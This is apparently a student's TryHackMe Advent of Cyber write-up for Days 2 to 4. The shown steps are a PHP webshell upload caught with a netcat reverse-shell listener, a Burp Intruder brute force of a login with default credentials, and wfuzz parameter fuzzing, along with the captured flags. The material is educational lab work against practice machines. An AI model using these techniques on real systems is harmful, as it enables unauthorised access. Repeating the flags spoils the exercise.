
No file selected

I then uploaded the webshell file



```
┌──(1211101248㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101248:
listening on [any] 443 ...
connect to [10.18.31.18] from (UNKNOWN) [10.10.255.155] 59626
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 06:12:35 up 13 min,  0 users,  load average: 0.00, 0.57, 0.72
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (849): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ pwd
/
pwd
sh-4.4$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
```

I then launched the terminal to listen the webshell file



```
══════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


══════════════════════════════════════════════════════════════


sh-4.4$ ^C

┌──(1211101248㉿kali)-[~]
└─$
```

After inserting some codes, I was able to obtain the flag

Thought Process/Methodology:

Having accessed the target machine, we were shown a page that needs to sign in. We then followed the instructions given at the tryhackme site, which is the reverse shell. We then change the IP and the PORT of the php file. With the id provided, we inserted it at the back of the machine IP address. By right-clicking the page, we get the view-page-source option. After clicking it, we can now inspect the type of file accepted by the site. To access the site's uploads, we added /uploads after the IP address. We then followed the procedure of reverse shell listeners in the tryhackme site. Finally, we got the flag in cat/var/www/flag.txt.


Day 3 - Christmas Chaos

Tools Used: Kali Linux, Firefox, BurpSuite

Solution/Walkthrough:

Question 1

Start the machine to get the IP address, copy the IP address in TryHackMe and run kali. In kali, open Firefox and paste the following IP address into the URL and I will be able to access the page.




Santa Sleigh Tracker

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Question 2


Run BurpSuite on Kali, go to proxy and open a browser. Once the browser is open we will get a line of text, to precede just press on 'forward' in order to access the page.



Request to http://10.10.186.208:80

```
POST /login HTTP/1.1
Host: 10.10.186.208
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.186.208
Content-Type: application/x-www-form-urlencodec
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64                                  ke Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,applica                                  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.186.208/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=test&password=test
```

Once you send to intruder, go to the Intruder tab, we were able to see that line of text over there. Next, click on the position tab and change the attack type from sniper to cluster bomb.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /login HTTP/1.1
Host: 10.10.186.208
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.186.208
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.186.208/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=§test§&password=§test§
```




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
root
user
```

After that, go to the position tab and select payload set 1. On there, add the list of usernames such as “admin”, “root”, “user”. Next, select set 2 and add the list of passwords such as “password”, “admin”, “12345”. After adding the list, click “Start Attack”.




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
password
admin
12345
```


After I click the “Start Attack” button, it will loop through each list from set 1 and set 2 to check which has a successful login. By looking at the “Length” and “Status we can identify which has a successful login.



Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	□	□	309	
1	admin	password	302	□	□	309	
2	root	password	302	□	□	309	
3	user	password	302	□	□	309	
4	admin	admin	302	□	□	309	
5	root	admin	302	□	□	309	
6	user	admin	302	□	□	309	
7	admin	12345	302	□	□	255	
8	root	12345	302	□	□	309	
9	user	12345	302	□	□	309	

Now, go back to the page and key in the username and the password. And now we can login to the page. From there, I can get the flag at the bottom of the site.


Santa Sleigh Tracker App

GPS: Online   *Last Airborne: 24th December 2019*   Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Thought Process/Methodology:

By getting the IP address, we were able to access the login site but were not able to login because we do not know the username and password. We proceeded to run BurpSuite on Kali and open a browser on Burpsuite. We keyed in the Ip address again into the url and lines of text appeared. Once we saw the line of text, we right clicked on the text and clicked on 'Send to Intruder'. After that, we go to the intruder tab and we switch the attack type from sniper to cluster bomb. Once we have done that, we go to the payload tab and select set 1 and key in the list of usernames such as "admin", "root", "user". Next, we select on set 2 and key in a list of passwords such as "password", "admin", "12345". Then, we clicked on the "Start Attack" button. Once the attack is done, we have a list of combinations from set 1 and set 2. By looking at the Length and Status we were able to locate the successful login. We then go back to the login site and key in the username and password. And we were able to access the page and get the flag at the bottom of the site.


Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, GoBuster

Solution/Walkthrough:

Question 1

Copied the IP address from TryHackMe and pasted it into the search bar in Firefox. The image below is the webpage displayed with the IP address given.




Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne

Since http://shibes.xyz/api.php has not consented to being fuzzed, imagine the command to be like this:

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Question 2

Keyed in */api/* where the file was stored. The file was named *site-log.php*




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.41.241 Port 80


Question 3

Ran wfuzz and it displayed one result that stood out from the rest. While all the other dates showed 0 characters, the date "20201125" showed 13 characters.



```
=====================================================================
ID         Response   Lines      Word          Chars           Payload
=====================================================================

000019:    C=200        0 L        0 W            0 Ch          "20201118"
000001:    C=200        0 L        0 W            0 Ch          "20201100"
000002:    C=200        0 L        0 W            0 Ch          "20201101"
000011:    C=200        0 L        0 W            0 Ch          "20201110"
000003:    C=200        0 L        0 W            0 Ch          "20201102"
000021:    C=200        0 L        0 W            0 Ch          "20201120"
000004:    C=200        0 L        0 W            0 Ch          "20201103"
000005:    C=200        0 L        0 W            0 Ch          "20201104"
000012:    C=200        0 L        0 W            0 Ch          "20201111"
000006:    C=200        0 L        0 W            0 Ch          "20201105"
000007:    C=200        0 L        0 W            0 Ch          "20201106"
000008:    C=200        0 L        0 W            0 Ch          "20201107"
000009:    C=200        0 L        0 W            0 Ch          "20201108"
000010:    C=200        0 L        0 W            0 Ch          "20201109"
000013:    C=200        0 L        0 W            0 Ch          "20201112"
000020:    C=200        0 L        0 W            0 Ch          "20201119"
000022:    C=200        0 L        0 W            0 Ch          "20201121"
000023:    C=200        0 L        0 W            0 Ch          "20201122"
000024:    C=200        0 L        0 W            0 Ch          "20201123"
000026:    C=200        0 L        1 W           13 Ch          "20201125"
000025:    C=200        0 L        0 W            0 Ch          "20201124"
000027:    C=200        0 L        0 W            0 Ch          "20201126"
```

Added the file and date from the previous results into the search bar to obtain the flag.



10.10.41.241/api/site-log.php?date=20201125

THM{D4t3_AP1}

Thought Process/Methodology:

After accessing the target machine, we were shown a webpage with a Christmas tree along with the words "Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne". Using GoBuster, we proceeded to find the API directory. We headed over to /api/ to look for the file needed. We then found the file under the name site-log.php . After obtaining the file, we then ran the wfuzz command. One of the results looked different from the rest as it showed 13 characters while the rest only showed 0 characters. We then inserted the given IP address, /api/, the name of our file and the date collected from our previous result into our browser to access our flag. After it loaded, the flag was displayed on the top left of our screen.

